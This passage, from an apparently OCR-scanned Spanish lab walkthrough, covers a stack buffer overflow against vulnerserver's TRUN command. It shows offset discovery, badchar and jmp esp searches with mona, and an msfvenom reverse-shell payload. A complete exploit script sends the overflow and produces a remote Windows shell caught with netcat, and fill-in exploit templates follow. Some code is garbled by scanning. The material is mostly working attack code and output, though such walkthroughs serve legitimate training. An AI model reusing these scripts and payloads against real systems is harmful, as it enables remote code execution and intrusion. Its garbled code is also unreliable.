y7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6
Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5C-
e6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5C-
h6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8
Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6C-
n7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5C-
q6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9"
end = "\r\n"

buffer = cmd + junk + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 9999))
s.send(buffer)
s.recv(1024)
s.close()
```


Encontrar Pattern Offset EIP

```
msf-pattern_offset -q 396F4338
```

```
┌──(hernan㉿kali)-[~]
└─$ msf-pattern_offset -q 396F4338
[*] Exact match at offset 2006

┌──(hernan㉿kali)-[~]
└─$
```

file: exploit.py

```
#!/usr/bin/python

import sys, socket

if len(sys.argv) < 2:
   print "\nUsage: " + sys.argv[0] + " <HOST>\n"
   sys.exit()

cmd = "TRUN ."
junk = "A" * 2006
end = "\r\n"

buffer = cmd + "B"*4 + "C"*256 + junk + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 9999))
s.send(buffer)
s.recv(1024)
s.close()
```



Buscamos Badchars con !mona

```
0BADF00D [+] Command used:
0BADF00D !mona bytearray
0BADF00D Generating table, excluding 0 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile bytearray.txt
         "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
         "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
         "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
         "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
         "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
         "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
         "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
         "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 256 bytes to file bytearray.txt
0BADF00D Binary output saved in bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.010000
!mona bytearray
```


!mona bytearray
C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.txt

```
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

file: exploit.py

```
#!/usr/bin/python

import sys, socket

if len(sys.argv) < 2:
   print "\nUsage: " + sys.argv[0] + " <HOST>\n"
   sys.exit()

cmd = "TRUN ."
shellcode =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19
\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\
x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x-
59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\
```

```
x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\
x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\
xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\
xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\
xfb\xfc\xfd\xfe\xff")

#7701E6E7
pivote = "xE7\x6E\x10\x77"
junk = "A" * 2006 + pivote + '\x90' * 20 + shellcode
end = "\r\n"
buffer = cmd +  junk + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 9999))
s.send(buffer)
s.recv(1024)
s.close()
```



Aqui debemos buscar los badchars de manera manual, uno por uno.

Buscamos modulos DDL con mona

!mona modules

```
Module info :
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0x759d0000 | 0x759da000 | 0x0000a000 | True   | True    | True  | True     | True   | 6.1.7601.23717 [LPK.dll] (C:\Windows\system32\LPK.dll)
0x77610000 | 0x77616000 | 0x00006000 | True   | True    | True  | True     | True   | 6.1.7601.23403 [NSI.dll] (C:\Windows\system32\NSI.dll)
0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False | False    | False  | -1.0- [essfunc.dll] (C:\Users\W72-32BITS\Downloads\essfunc.dll)
0x75f10000 | 0x75fdd000 | 0x000cd000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
0x75660000 | 0x756ab000 | 0x0004b000 | True   | True    | True  | True     | True   | 6.1.7601.23403 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
0x74d40000 | 0x74d7c000 | 0x0003c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0x77620000 | 0x776bd000 | 0x0009d000 | True   | True    | True  | True     | True   | 1.0626.7601.23688 [USP10.dll] (C:\Windows\system32\USP10.dll)
0x76e20000 | 0x76e6e000 | 0x0004e000 | True   | True    | True  | True     | True   | 6.1.7601.23739 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False | False    | False  | -1.0- [vulnserver.exe] (C:\Users\W72-32BITS\Downloads\vulnserver.exe
0x758f0000 | 0x759c5000 | 0x000d5000 | True   | True    | True  | True     | True   | 6.1.7601.23403 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
0x75a20000 | 0x75acc000 | 0x000ac000 | True   | True    | True  | True     | True   | 7.0.7601.23403 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
0x75ad0000 | 0x75b99000 | 0x000c9000 | True   | True    | True  | True     | True   | 6.1.7601.23403 [user32.dll] (C:\Windows\system32\user32.dll)
0x77470000 | 0x775b2000 | 0x00142000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0x76040000 | 0x760e2000 | 0x000a2000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
0x759e0000 | 0x75a15000 | 0x00035000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [WS2_32.DLL] (C:\Windows\system32\WS2_32.DLL)
0x74660000 | 0x74665000 | 0x00005000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [wshtcpip.dll] (C:\Windows\System32\wshtcpip.dll)
0x75ba0000 | 0x75bbf000 | 0x0001f000 | True   | True    | True  | True     | True   | 6.1.7601.23403 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
```

Buscamos jmp con mona

!mona jmp -r esp

```
---------- Mona command started on 2021-07-11 01:39:59 (v2.0, rev 613) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
    - Only querying modules 'essfunc.dll"
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] Querying 1 modules
    - Querying module essfunc.dll
Modules C:\Windows\System32\wshtcpip.dll
    - Search complete, processing results
[+] Preparing output file 'jmp.txt'
    - (Re)setting logfile jmp.txt
[+] Writing results to jmp.txt
    - Number of pointers of type 'jmp esp' : 9
[+] Results :
  0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\W72-32BITS\Downloads\essfunc.dll)
  0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\W72-32BITS\Downloads\essfunc.dll)
  0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\W72-32BITS\Downloads\essfunc.dll)
  0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\W72-32BITS\Downloads\essfunc.dll)
  0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\W72-32BITS\Downloads\essfunc.dll)
  0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\W72-32BITS\Downloads\essfunc.dll)
  0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\W72-32BITS\Downloads\essfunc.dll)
  0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\W72-32BITS\Downloads\essfunc.dll)
  0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\W72-32BITS\Downloads\essfunc.dll)
    Found a total of 9 pointers
```

Alternative

/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

```
┌──(hernan㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```

!mona find -s "\xFF\xE4" -m essfunc.dll

Generar shellcode en msfvenom

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.6 LPORT=443 EXITFUNC=thread -b "\x00" -e x86/shikata_ga_nai -v shellcode -f python

```
┌──(hernan㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.6 LPORT=443 EXITFUNC=thread -b "\x00" -e x86/shikata_ga_
nai -v shellcode -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1965 bytes
shellcode =  b""
shellcode += b"\xbd\xa1\xa1\x42\x83\xdb\xce\xd9\x74\x24\xf4"
shellcode += b"\x5b\x31\xc9\xb1\x52\x31\x6b\x12\x03\x6b\x12"
shellcode += b"\x83\x62\xa5\xa0\x76\x98\x4e\xa6\x79\x60\x8f"
shellcode += b"\xc7\xf0\x85\xbe\xc7\x67\xce\x91\xf7\xec\x82"
shellcode += b"\x1d\x73\xa0\x36\x95\xf1\x6d\x39\x1e\xbf\x4b"
```

Exploit RCE

file: exploit2.py

```
#!/usr/bin/python

import sys, socket
import struct

if len(sys.argv) < 2:
   print "\nUsage: " + sys.argv[0] + " <HOST>\n"
   sys.exit()

padding = 'A' * 2006
jmpesp = struct.pack("<I",0x625011AF)
#jmpesp = "\xAF\x11\x50\x62"
nops = "\x90" * 20
shellcode =(
"\xba\xbd\x3a\xaf\xba\xd9\xf7\xd9\x74\x24\xf4"
"\x5e\x31\xc9\xb1\x52\x31\x56\x12\x03\x56\x12"
"\x83\x53\xc6\x4d\x4f\x57\xdf\x10\xb0\xa7\x20"
"\x75\x38\x42\x11\xb5\x5e\x07\x02\x05\x14\x45"
"\xaf\xee\x78\x7d\x24\x82\x54\x72\x8d\x29\x83"
"\xbd\x0e\x01\xf7\xdc\x8c\x58\x24\x3e\xac\x92"
"\x39\x3f\xe9\xcf\xb0\x6d\xa2\x84\x67\x81\xc7"
"\xd1\xbb\x2a\x9b\xf4\xbb\xcf\x6c\xf6\xea\x5e"
"\xe6\xa1\x2c\x61\x2b\xda\x64\x79\x28\xe7\x3f"
"\xf2\x9a\x93\xc1\xd2\xd2\x5c\x6d\x1b\xdb\xae"
"\x6f\x5c\xdc\x50\x1a\x94\x1e\xec\x1d\x63\x5c"
"\x2a\xab\x77\xc6\xb9\x0b\x53\xf6\x6e\xcd\x10"
"\xf4\xdb\x99\x7e\x19\xdd\x4e\xf5\x25\x56\x71"
"\xd9\xaf\x2c\x56\xfd\xf4\xf7\xf7\xa4\x50\x59"
"\x07\xb6\x3a\x06\xad\xbd\xd7\x53\xdc\x9c\xbf"
"\x90\xed\x1e\x40\xbf\x66\x6d\x72\x60\xdd\xf9"
"\x3e\xe9\xfb\xfe\x41\xc0\xbc\x90\xbf\xeb\xbc"
"\xb9\x7b\xbf\xec\xd1\xaa\xc0\x66\x21\x52\x15"
"\x28\x71\xfc\xc6\x89\x21\xbc\xb6\x61\x2b\x33"
"\xe8\x92\x54\x99\x81\x39\xaf\x4a\x6e\x15\xcb"
shellcode += "\x8c\x06\x64\x13\x90\x6d\xe1\xf5\xf8\x81\xa4"
shellcode += "\xae\x94\x38\xed\x24\x04\xc4\x3b\x41\x06\x4e"
```

```
shellcode += "\xc8\xb6\xc9\xa7\xa5\xa4\xbe\x47\xf0\x96\x69"
shellcode += "\x57\x2e\xbe\xf6\xca\xb5\x3e\x70\xf7\x61\x69"
shellcode += "\xd5\xc9\x7b\xff\xcb\x70\xd2\x1d\x16\xe4\x1d"
shellcode += "\xa5\xcd\xd5\xa0\x24\x83\x62\x87\x36\x5d\x6a"
shellcode += "\x83\x62\x31\x3d\x5d\xdc\xf7\x97\x2f\xb6\xa1"
shellcode += "\x44\xe6\x5e\x37\xa7\x39\x18\x38\xe2\xcf\xc4"
shellcode += "\x89\x5b\x96\xfb\x26\x0c\x1e\x84\x5a\xac\xe1"
shellcode += "\x5f\xdf\xcc\x03\x75\x2a\x65\x9a\x1c\x97\xe8"
shellcode += "\x1d\xcb\xd4\x14\x9e\xf9\xa4\xe2\xbe\x88\xa1"
shellcode += "\xaf\x78\x61\xd8\xa0\xec\x85\x4f\xc0\x24"
buf = padding + jmpesp + nops + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 9999))
s.recv(1024)
s.send('TRUN .' + buf + "\r\n")
s.recv(1024)
s.close()
```

nc -lvp 443

```
┌──(hernan㉿kali)-[~]
└─$ python exploit2.py
[]

┌──(hernan㉿kali)-[~]
└─$ nc -lvp 443
Listening on 0.0.0.0 443
Connection received on 192.168.100.3 49184
Microsoft Windows [Versi⍰n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\W72-32BITS\Downloads>[]
```

Referencias:

https://d00mfist.gitbooks.io/ctf/content/buffer-overflow-shell.html
https://github.com/sandromelobrazil/BOF/blob/master/PYTHON/pwk-teste1-poc.py

Templates

File: Exploit1.py

```
#!/usr/bin/python

import sys, socket
import struct

if len(sys.argv) < 2:
   print "\nUsage: " + sys.argv[0] + " <HOST>\n"
   sys.exit()

cmd = " "
padding = 'A' *  OFFSET
jmpesp = struct.pack("<I",0x)
nops = "\x90" * 20
shellcode =("")

buffer = cmd + padding + jmpesp + nops + shellcode + cmd

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], ))
s.send(buffer)
s.recv(1024)
s.close()
```


File: Exploit2:

```
#!/usr/bin/python

import sys, socket


if len(sys.argv) < 2:
   print "\nUsage: " + sys.argv[0] + " <HOST>\n"
   sys.exit()

#JMP
pivote = "\x"

#Badchars:
shellcode =("")

cmd = " "
junk = "A" * OFFSET  + pivote + '\x90' * 20 + shellcode
end = "\r\n"
```

```
buffer = cmd + junk + end
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], PORT))
s.send(buffer)
s.recv(1024)
s.close()
```
